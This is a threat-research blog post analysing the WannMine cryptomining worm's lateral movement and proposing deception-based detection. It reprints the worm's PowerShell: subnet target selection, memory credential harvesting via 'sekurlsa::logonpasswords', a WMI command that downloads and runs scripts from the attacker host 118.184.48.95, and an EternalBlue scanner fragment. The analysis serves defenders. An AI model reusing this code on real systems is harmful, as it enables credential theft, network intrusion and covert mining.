
WannMine – Lateral Movement Techniques

by Abhishek Singh | Feb 23, 2018 | Blog |



Acalvio Threat Research Labs

Introduction:

Cryptominer is quickly becoming one of the greatest threats that is facing our industry. Similar to ransomware, it provides an easy avenue for a threat actor to monetize his/her skills. In one of the earlier blogs, we discussed lateral movement techniques employed by the Zealot campaign. This campaign was aimed at mining cryptocurrency. In this blog, we detail lateral movement techniques used by WannMine campaign. This campaign was recently disclosed by Panda Labs[1]. Essentially, WannMine harvests credentials from memory and also uses eternal blue exploit for lateral movement, details of which are outlined below:

Search

Recent Posts

MarketWatch – This 18-Year-Old's Hacking Side Hustle Has Earned Him $100,000 — And It's Legal

BrightTALK – TAG-Cyber's Ed Amoroso Interviews Acalvio

3 Minutes Until the Apocalypse – Technical White Paper

TAG Cyber Interview of Acalvio's John

Lateral Movement:

Info6.ps1 discussed on the blog [1] from Panda Labs was involved in lateral movement. The code checks if there are any existing established connections to ports 3333 or 5555. If any of these connections are found, then the process is terminated. SoftEther VPN uses the port 5555.

```
foreach ($t in $tcpconn)
    {
        $line =$t.split(' ')| ?{$_}
        if (!($line -is [array])){continue}
        if (($line[-3].contains(":3333") -or $line[-3].contains(":5555")) -and $t.contains("ESTABLISHED")  )
        {
            $evid=$line[-1]
            Get-Process -id $evid | stop-process -force
        }
    }
```

Figure 1.0 Showing the Killing of the process

To select the machines for lateral movement, PowerShell script first makes a call to the "$Networks = Get-WmiObject Win32_NetworkAdapterConfiguration " to get the list of all the IP address in the network adapter configurations. For each of the IP address in the network configurations, the script then

- Computes the IP address of the machines in the same subnet

```
$IPAddress  = $Network.IpAddress[0]
if ($IPAddress -match '^169.254'){continue}
$SubnetMask  = $Network.IPSubnet[0]
$ips=Get-NetworkRange $IPAddress $SubnetMask
```

Figure 2.0. Computing the IP address of the computers in same subnet

- Makes calls to the command "netstat -anop TCP". The targets for lateral movement is selected by checking the state of the connection. If the foreign connection has an "ESTABLISHED" connection state and is not a local loopback connection, it becomes a target for lateral movement.

Bradshaw

Security Week – Outdated DoD IT Jeopardizes National Security: Report

Archives

July 2018

June 2018

May 2018

April 2018

March 2018

February 2018

January 2018

December 2017

November 2017

October 2017

September 2017

August 2017

July 2017

June 2017

May 2017

April 2017

```
$IPAddress  = $Network.IpAddress[0]
if ($IPAddress -match '^169.254'){continue}
$SubnetMask  = $Network.IPSubnet[0]
$ips=Get-NetworkRange $IPAddress $SubnetMask
$tcpconn = netstat -anop tcp
foreach ($t in $tcpconn)
{
    $line =$t.split(' ')| ?{$_}
    if (!($line -is [array])){continue}
    if ($line.count -le 4){continue}
    $i=$line[-3].split(':')[0]
    if ( ($line[-2] -eq 'ESTABLISHED') -and  ($i -ne '127.0.0.1') -and ($ips -notcontains $i))
    {
        $ips+=$i
    }
}
if ((([Environment]::TickCount-$stime)/1000 -gt 5400){break}
foreach ($ip in $ips)
{
    if ((([Environment]::TickCount-$stime)/1000 -gt 5400){break}
    if ($ip -eq $IPAddress){continue}
    if ((Test-Connection $ip -count 1) -ne $null  -and $ipsuc -notcontains $ip)
    {
        $re=0
        if ($a.count -ne 0)
        {$re = test-ip -ip $ip -creds $a  -nic '118.184.48.95:8000' -ntlm $NTLM }
        if ($re -eq 1){$ipsuc =$ipsuc +" "+$ip}
        else
        {
            $vul=[PingCastle.Scanners.ms17_010scanner]::Scan($ip)
            if ($vul -and $ip17 -notcontains $ip)

            {
                smb_eternalblue $ip $sc
                $ip17 = $ip17 + " "+$ip
            }
        }
    }
```

Figure 3.0 showing the target selection for lateral movement.

Once the IP address have been extracted, the next step involves extracting the credentials from the memory. As shown in figure 4.0, the credentials are extracted from memory and the output is then parsed for user name, domain and passwords.

```
function Get-creds($PEBytes64, $PEBytes32){
    $cc=Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes64, $PEBytes32, "Void", 0, "", "sekurlsa::logonpasswords exit")
    $cs=$cc.Split("`n")
    $a=@()
        $NTLM=$False
    for ($i=0;$i -le $cs.Count-1; $i+=1)
    {
        if ($cs[$i].contains("Username") -and $cs[$i+1].contains("Domain") -and $cs[$i+2].contains("Password"))
        {
            # $h=@{name= $cs[$i].split(":")[-1].trim();domain= $cs[$i+1].split(":")[-1].trim();passwd= $cs[$i+2].split(":")[-1].trim()}
            $h= $cs[$i].split(":")[-1].trim()+' '+$cs[$i+1].split(":")[-1].trim()+' '+$cs[$i+2].split(":")[-1].trim()
            if ($h.split(' ')[-1] -ne "(NULL)" -and $h.split(' ')[0][-1] -ne "`$" -and  $a -notcontains $h){
                $a+=$h
            }
        }s
```

Figure 4.0 Local credential harvesting function

Each of this extracted credential is then used to connect to the target IP addresses which have been extracted. Once, it can connect successfully to the target list of IP address, WMI class “win32_process -name create” is used to execute the command shown in the figure 5.0 by using the compromised credentials.

```
$password = ConvertTo-SecureString $passwd -asplaintext -force
            $cmd ="cmd /v:on /c for /f `"tokens=2 delims=.[`" %i in
            ('ver') do (set a=%i)&if !a:~-1!==5 (@echo on error resume next>%windir%\11.vbs&@echo
            Set ox=CreateObject^(`"MSXML2.XMLHTTP`"^)>>%windir%\11.vbs&@echo ox.open `"GET`", `"http://$nic/info.vbs`",
            false>>%windir%\11.vbs&@echo ox.send^(^)>>%windir%\11.vbs&@echo If ox.Status=200
            Then>>%windir%\11.vbs&@echo Set oas=CreateObject^(`"ADODB.Stream`"^)>>
            %windir%\11.vbs&@echo oas.Open>>%windir%\11.vbs&@echo oas.Type=1 >>%windir%\11.vbs&@echo
            oas.Write ox.ResponseBody>>%windir%\11.vbs&@echo oas.SaveToFile
            `"%windir%\info.vbs`",2 >>%windir%\11.vbs&@echo oas.Close>>%windir%\11.vbs&@echo End
            if>>%windir%\11.vbs&@echo Set os=CreateObject^(`"WScript.Shell`"^)>>%windir%\11.vbs&@echo
            os.Exec^(`"cscript.exe %windir%\info.vbs`"^)>>%windir%\11.vbs&cscript.exe %windir%\11.vbs) else
            (powershell `"if(!([string](Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding )).
            contains('SCM Event Filter')) {if((Get-WmiObject Win32_OperatingSystem).osarchitecture.contains('64'))
            {IEX(New-Object Net.WebClient).DownloadString('http://$nic/info6.ps1')}else{IEX(New-Object Net.WebClient).
            DownloadString('http://$nic/info3.ps1')}}`")"
```

March 2017

February 2017

January 2017

December 2016

November 2016

October 2016

September 2016

August 2016

July 2016

Categories

Analyst Reports

Blog

Data Sheets

E-Books

Events

In the News

Press Releases

Resources

T-Shirts

Video

Webinars

White Papers

Figure 5.0 Command Executed on Compromised Machine.

If the script is unsuccessful using the compromised password, the code uses ping castle scanner to connect to the target list of IP address. Ping castle scanner as shown in figure 6.0 checks if the target IP address is vulnerable to eternal blue exploit. If the target is vulnerable to external blue exploit, remote code execution is performed on the compromised computer by a custom implementation of the widely used eternal blue exploit in powershell.

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.IO;
using System.Net;
using System.Net.Sockets;
using System.Text;

namespace PingCastle.Scanners
{
        public class ms17_010scanner
        {
                static public bool Scan(string computer)
                {
                        TcpClient client = new TcpClient();
                        client.Connect(computer, 445);
                        try
                        {
                                NetworkStream stream = client.GetStream();
                                byte[] negotiatemessage = GetNegotiateMessage();
                                stream.Write(negotiatemessage, 0, negotiatemessage.Length);
                                stream.Flush();
                                byte[] response = ReadSmbResponse(stream);
                                if (!(response[8] == 0x72 && response[9] == 00))
                                {
                                        throw new InvalidOperationException("invalid negotiate response");
                                }
                                byte[] sessionSetup = GetSessionSetupAndXRequest(response);
                                stream.Write(sessionSetup, 0, sessionSetup.Length);
                                stream.Flush();
                                response = ReadSmbResponse(stream);
                                if (!(response[8] == 0x73 && response[9] == 00))
                                {
                                        throw new InvalidOperationException("invalid sessionSetup response");
                                }
                                byte[] treeconnect = GetTreeConnectAndXRequest(response, computer);
                                stream.Write(treeconnect, 0, treeconnect.Length);
                                stream.Flush();
                                response = ReadSmbResponse(stream);
                                if (!(response[8] == 0x75 && response[9] == 00))
                                {
                                        throw new InvalidOperationException("invalid TreeConnect response");
                                }
                                byte[] peeknamedpipe = GetPeekNamedPipe(response);
```

Figure 6.0 Embedded PingCastle powershell smb exploit scanner

Detection by Distributed Deception.

Distributed deception involves deploying a range of deceptions (decoys, lures, baits) on the subnet. It will also involve projecting honey established TCP connections from the end hosts to the deceptions. During the target selection phase, deceptions which are on the same subnet will get selected, and the worm will connect to it by using SMB exploit or by using the compromised password. An attempt at using the SMB exploit or using the

compromised password will trigger the condition for isolation of the infected machine from the network. Separation of the infected computer from the network will prevent the spreading of the worm.

Conclusion:

The majority of today's breaches are comprised of sophisticated multi-stage attacks. The stages of such attacks can best be described by a "Cyber Kill Chain", which breaks down cyber intrusions into the following steps: Recon → Weaponize → Deliver → Exploit → Install → Command & Control → Action. In the Kill Chain, the Distributed Deception solution is capable of detecting threat actor or worm after it has breached an organization, well before exploition can be completed. Consequently, the algorithm or the techniques leveraging deception becomes independent of the intent of the worm or the threat actor. Threat actor can be installing crypto miner, ransomware, spyware, MBR Wiper etc. for exploitation, the Distributed Deception will detect the breach independent of the exploitation technique if the consecutive stages trigger deception. This capability of detecting lateral movement independent of the exploitation stage makes it a recommended architecture to prevent sophisticated breaches.

Reference

[1] Fileless Monero WannaMine, a new attack discovered by PandaLab, https://www.pandasecurity.com/mediacenter/mobile-news/wannamine-cryptomining-malware/

IoC:

- 3AAD3FABF29F9DF65DCBD0F308FF0FA8 (info6.ps1)

Acalvio provides Advanced Threat Defense (ATD) solutions to detect, engage and respond to malicious activity inside the perimeter. The solutions are anchored on patented innovations in Deception and Data Science. This enables a DevOps approach to ATD, enabling ease of deployment, monitoring and management. Acalvio enriches its threat intelligence by data obtained from internal and partner ecosystems, enabling customers to benefit from defense in depth, reduce false positives, and derive actionable intelligence for remediation.